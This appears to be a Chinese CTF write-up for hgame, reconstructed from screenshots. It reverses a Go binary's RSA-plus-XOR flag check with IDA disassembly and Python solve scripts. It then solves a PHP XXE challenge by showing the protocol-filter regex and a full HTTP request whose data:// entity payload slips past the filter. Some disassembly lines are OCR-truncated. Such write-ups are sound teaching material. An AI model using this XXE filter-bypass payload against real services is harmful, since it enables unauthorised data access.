
```
sub     rsp, 50h
mov     [rsp+50h+var_8], rbp
lea     rbp, [rsp+50h+var_8]
nop
mov     rax, cs:off_CE45C8
lea     rbx, asc_B19849 ; "/"
mov     ecx, 1
lea     rdi, go_itab__ptr_http_HandlerFunc_comma__ptr_http_Handler
lea     rsi, off_B32268
call    net_http__ptr_ServeMux_Handle
nop
lea     rax, RTYPE_http_Server
call    runtime_newobject
mov     qword ptr [rax+8], 5
lea     rdx, a9090      ; ":9090"
mov     [rax], rdx
movups  xmmword ptr [rax+10h], xmm15
call    net_http__ptr_Server_ListenAndServe
test    rax, rax
jz      short loc_AC21F7
```

一眼起了个服务器，跟踪到HttpHandler继续看




```
sub     rsp, 1368h
mov     [rsp+1368h+var_8], rbp
lea     rbp, [rsp+1368h+var_8]
mov     [rsp+1368h+arg_8], rbx
mov     [rsp+1368h+arg_0], rax
mov     [rsp+1368h+var_10], rcx
mov     rax, rcx
call    net_http__ptr_Request_ParseForm
mov     rax, [rsp+1368h+var_10]
lea     rbx, aFlag_1    ; "flag"
mov     ecx, 4
call    net_http__ptr_Request_FormValue
test    rbx, rbx        ; rbx接收存的值的长度
jz      short loc_AC1F4A
```

一个get传flag的操作，继续跟进




```
loc_AC1F8F:
mov     [rsp+1368h+var_18], rsi
mov     [rsp+1368h+var_E88], rcx
mov     [rsp+1368h+var_E80], rdx
movzx   edx, byte ptr [rax+rcx] ; rcx相当于index，每一轮加1，这里对flag每一个字节取出来放在edx，然后要开始进行操作
mov     ebx, 10h        ; func FormatInt(i int64, base int) string
                        ; 此处ebx存base(16进制),
mov     rax, rdx        ; 此处rax存i，也就是要进行fromatInt的第一个参数
call    strconv_FormatInt ; 例:将h(0x68)存为"68"(2个字节)
mov     rcx, [rsp+1368h+var_E80]
mov     rdi, rax
mov     rsi, rbx
xor     eax, eax
mov     rbx, [rsp+1368h+var_18]
call    runtime_concatstring2
mov     rcx, [rsp+1368h+var_E88]
inc     rcx             ; rcx++
mov     rdx, rbx
mov     rsi, rax
mov     rax, [rsp+1368h+var_20]
mov     rbx, [rsp+1368h+var_E90]
```



```
loc_AC1FF6:             ; 此处一个比较,rbx为flag的长度
cmp     rbx, rcx        ; 所以此处先进行一个
                        ;     a:="hgame"
                        ;     b:=""
                        ;     for i:=0;i<len(a);i++{
                        ;             b+=strconv.FormatInt(int64(a[i]),16)
                        ;     }
                        ;     println(b)
jg      short loc_AC1F8F
```


分析下此处的循环，顺便简单写下原本的代码的大概样子

接下来就进入的encrypt函数，这里是关键，简单分析下




```
ub      rsp, 5F0h
ov      [rsp+5F0h+var_8], rbp
ea      rbp, [rsp+5F0h+var_8]
ov      [rsp+5F0h+arg_4D0], rbx ; rbx:0xa 赋给arg_4D0
ov      [rsp+5F0h+arg_4C8], rax ; rax:flag处理后的存放的地址 赋给arg_4C8
ov      [rsp+5F0h+arg_0], 0
ea      rdi, [rsp+5F0h+arg_8] ; arg_8 是被操作的东西
ov      ecx, 98h          ; 设置rep的操作数量
or      eax, eax          ; 0为要写的东东
ep stosq                  ; stosq: 将eax中的值拷贝到ES:EDI指向的地址
ov      [rsp+5F0h+var_28], 0
ov      [rsp+5F0h+var_20], 0
ovups   [rsp+5F0h+var_18], xmm15 ; 打包单精度浮点数来mov
ov      ecx, 4Dh ; 'M'
ov      edi, 0Ah          ; 十进制
ea      rax, [rsp+5F0h+var_28]
ea      rbx, a92582184765240 ; a.SetString(xxxxx,0xa)
all     math_big__ptr_Int_SetString
ov      [rsp+5F0h+var_E0], rax
ov      [rsp+5F0h+var_48], 0
ov      [rsp+5F0h+var_40], 0
ovups   [rsp+5F0h+var_38], xmm15
ea      rbx, a10731052865803 ; "10731052865803998570889663655911240033 4"...
ov      ecx, 4Eh ; 'N'  ; 数字的长度
ov      edi, 0Ah
ea      rax, [rsp+5F0h+var_48]
all     math_big__ptr_Int_SetString ; b.SetString(xxxxx,0xa)
ov      [rsp+5F0h+var_68], 0
ov      [rsp+5F0h+var_60], 0
ovups   [rsp+5F0h+var_58], xmm15
ov      rbx, [rsp+5F0h+var_E0] ; a
ov      rcx, rax          ; b
ea      rax, [rsp+5F0h+var_68]
all     math_big__ptr_Int_Mul ; mul
ov      [rsp+5F0h+var_D8], rax ; 存相乘后的结果
ov      [rsp+5F0h+var_88], 0
ov      [rsp+5F0h+var_80], 0
ovups   [rsp+5F0h+var_78], xmm15
ea      rbx, a950501      ; "950501"
ov      ecx, 6
ov      edi, 0Ah
ea      rax, [rsp+5F0h+var_88]
all     math_big__ptr_Int_SetString ; c.SetString(xxxxx,0xa)
ov      [rsp+5F0h+var_D0], rax ; 存c
ov      [rsp+5F0h+var_A8], 0
ov      [rsp+5F0h+var_A0], 0
ovups   [rsp+5F0h+var_98], xmm15
ov      rbx, [rsp+5F0h+arg_4C8]
ov      rcx, [rsp+5F0h+arg_4D0]
ov      edi, 10h
ea      rax, [rsp+5F0h+var_A8]
all     math_big__ptr_Int_SetString ; d.SetString(xxxx,0x16) 此处对flag进行操作
                          ; 这里我输入的变成 448411037029
ov      [rsp+5F0h+var_C8], 0
```

分析后简单写下go的代码



```
func main() {
    //a:=big.NewInt(0)
    a,_:=new(big.Int).SetString( s: "92582184765240663364795767694262273105045150785272129481762171937885924776597", base: 10)     //p
    b,_:=new(big.Int).SetString( s: "107310528658039985708896636559112400334262005367649176746429531274300859498993", base: 10)    //q
    m:=a.Mul(a,b)
    //println(m.String())  //大整数
    // m:993504319147431117256388447077028714097443653264758283086994294261576860315818155943613671580509204814672057497204936763830739932933
    //println(m.String())
    c,_:=new(big.Int).SetString( s: "950501", base: 10)    //e
    d,_:=new(big.Int).SetString( s: "6867616d65", base: 16)    //明文
    n:=d.Exp(d,c,m)   //  d^c mod m= n
```

接下来是两个异或循环



```
loc_AC1E2C:
cmp     rax, 99h
jge     short loc_AC1E3B
```

```
loc_AC1E3B:
xor     eax, eax
jmp     short loc_AC1E52 ; 压力来到了这边，此处又有一个循环
```

```
cmp     rax, rbx        ; rbx为0x9a，刚好是对处理后的数据的字节数
jb      short loc_AC1E19 ; 对最后的数据按字节处理
```

```
loc_AC1E52:             ; 压力来到了这边，此处又有一个循环
cmp     rax, 99h
jl      short loc_AC1E3F ; 一共是152个数，1216个字节，每个数占8个字节
```

```
jmp     short loc_AC1E8C
```


```
loc_AC1E19:             ; 对最后的数据按字节处理
movzx   r8d, byte ptr [rdx+rax]
xor     rcx, r8         ; 每一个字节与rcx:0x66 xor，最后结果扔给rcx
mov     [rsp+rax*8+5F0h+var_5A8], rcx ; 此处存处理后的数据(rcx扔给它的)
inc     rax
mov     rcx, r8         ; 把r8的数据扔给rcx，留着给下一个字节异或
```

```
loc_AC1E3F:             ; 一共是152个数，1216个字节，每个数占8个字节
mov     rdx, [rsp+rax*8+5F0h+var_5A8]
xor     rcx, rdx        ; 与rcx异或，再扔回rcx
mov     [rsp+rax*8+5F0h+var_5A8], rcx
inc     rax
mov     rcx, rdx        ; 把rdx的数据扔给rcx，留着给下一个数异或
```

```
mov     rax, [rsp+5F0h+var_5A8] ; 把0x60单独移出来了
mov     [rsp+5F0h+arg_0], rax
lea     rdi, [rsp+5F0h+arg_8]
lea     rsi, [rsp+5F0h+var_5A0]
mov     ecx, 98h
rep movsq
mov     rbp, [rsp+5F0h+var_8]
add     rsp, 5F0h
retn
```


```
loc_AC1E8C:
mov     rcx, rbx
call    runtime_panicIndex
```

写一下代码来记录这个过程（太久没用go了，用python代码代替下）




```
# 正向加密
data = "4486436390647282930335265031637159778480063681670033949074084646414507085837675161936338052747224177062217522419411914702512624027168543108208613078919824"
a2 = []
for i in range(len(data)):
    a2.append(ord(data[i]))
# print(a2)
# print(len(data)) # 0x9a   0-0x99
rcx = 0x66
data2 = []
for i in range(0x99):
    r8 = ord(data[i])
    rcx = rcx ^ r8
    data2.append(rcx)
    rcx = r8
# print(data2)
for i in range(0x99):
    rdx = data2[i]
    rcx = rcx ^ rdx
    data2[i] = rcx
    rcx = rdx
```

然后跳出encrypt回来就是一个memequal的比较



```
mov     [rsp+1368h+var_E78], 63h ; 'c'
lea     rdi, [rsp+1368h+var_E70]
mov     ecx, 98h
mov     rax, rsi          ; 鉴于rsi存的是flag经过转换后存放的地址，把rsi mov给rax
lea     rsi, byte_B7B9F0 ; 存了要参与比较的东东
rep movsq                 ; 把四个字节一组，按ecx的数量来，将ds:si 搬到es:di
                          ; 这里的话，就是把dword_69B9F0处的数据搬到var_E70处，一共是8*0x98个字节，一共是1216个字节
mov     rbx, rdx          ; rdx此时是0xa,mov 给rbx ，怀疑0xa代表十进制的意思
call    main_encrypt      ; 估计是个容器，存1216个字节的
```



```
rep movsq
lea     rax, [rsp+1368h+var_4E8]
lea     rbx, [rsp+1368h+var_9B0]
mov     ecx, 4C8h         ; 4c8=1224 也就是说比0x99*8个字节
call    runtime_memequal
test    al, al
jz      short loc_AC20C7
```

分析到这里就差不多是全部的逻辑了，一个rsa加密加2次异或循环

我的异或逻辑其实还是有点细节没理清，因为一下0x9a一下0x99，索性写了个爆破下

```
for j in range(48, 58, 1):
    for k in range(100):
        a3 = []
        a4 = []
        for i in range(0x99):
            a3.append(cipher[i])
            a4.append(0)
        # print(a3)
        # a3.append(0)
        rcx = k
        for i in range(0x98, 1, -1):
            a3[i - 1] = cipher[i] ^ rcx
            rcx = a3[i - 1]
        a3[0x98] = k
        # print(a3)

        rcx = j
        for i in range(0x98, 0, -1):
            a4[i - 1] = a3[i] ^ rcx
            rcx = a4[i - 1]
            if i == 0x98:
                a3[0] = a4[0x98] ^ a3[0]
        a4[0x98] = j
        flag = 0
        for i in range(0x88):
            if 48 <= a4[i] <= 57:
                flag = 0
            else:
                flag = 1
                break
        if flag == 0:
            print("j:", j, end="")
            print("  k:", k, end="")
            print("\n")
            # print(a4)
            for i in range(0x99):
                print(chr(a4[i]), end="")
            print("\n")
#13500556210982903419905914947489634156630760022714828952506853229772789740977687
32509632256704683408682709799753674745271155120039159457959675990877200024
```


然后就是一个基础rsa的解密

```
import gmpy2
import binascii

e = 950501
n =
99350431914743111725638844707702871409744365326475828308699429426157686031581815
5943613671580509204814672057497204936763830739932933375803845145887146682l
c =
13500556210982903419905914947489634156630760022714828952506853229772789740977687
32509632256704683408682709799753674745271155120039159457959675990877200024
q =
92582184765240663364795767694262273105045150785272129481762171937885924776597
p =
107310528658039985708896636559112400334262005367649176746429531274300859498993


phi = (p-1)*(q-1)
d = gmpy2.invert(e,phi) # 求逆元
m = gmpy2.powmod(c,d,n) # 幂取模, 结果是 m = (c^d) mod n

print(binascii.unhexlify(hex(m)[2:]))
#hgame{g0_and_g0_http_5erv3r_nb}
```

WEB


Comment

一看到api.php开头允许加载外部实体就知道这是一个xxe漏洞，本来看到这么一大串的过滤还以为要和ssrf联系起来打内网，结果往下看其实发现是挺基础的一个xxe漏洞




```
libxml_disable_entity_loader(false);  #允许加载外部实体

function waf($str): bool {
    if (preg_match('/file|glob|http|dict|gopher|php|ftp|ssh|phar/i', $str)) {      # 考虑data协议
        return true;
    }
    return false;
}
```

看到要求sender为admin，同时提交的comment中不能出现admin




```
    if ($attrs->sender == 'admin' && !preg_match('/admin/i', $str)) {
        $flag = 'hgame{xxxxx}';
        $attrs->content = $flag;
    }
    return $attrs;
}
```

正好data协议没有过滤掉，直接抓包整一手



```
POST /api.php?action=add HTTP/1.1
Host: 146.56.223.34:60045
Content-Length: 170
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82
 Safari/537.36
content-type: text/xml
Accept: */*
Origin: http://146.56.223.34:60045
Referer: http://146.56.223.34:60045/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=f1e28c42d8794efd64e905a19117423d
Connection: close

<?xml version="1.0"?>
  <!DOCTYPE test [
  <!ENTITY xxe SYSTEM "data://text/plain;base64,YWRtaW4=">
  ]>
  <comment>
    <sender>
      &xxe;
    </sender>
    <content>
      111
    </content>
  </comment>
```

然后一个访问就可以看到flag

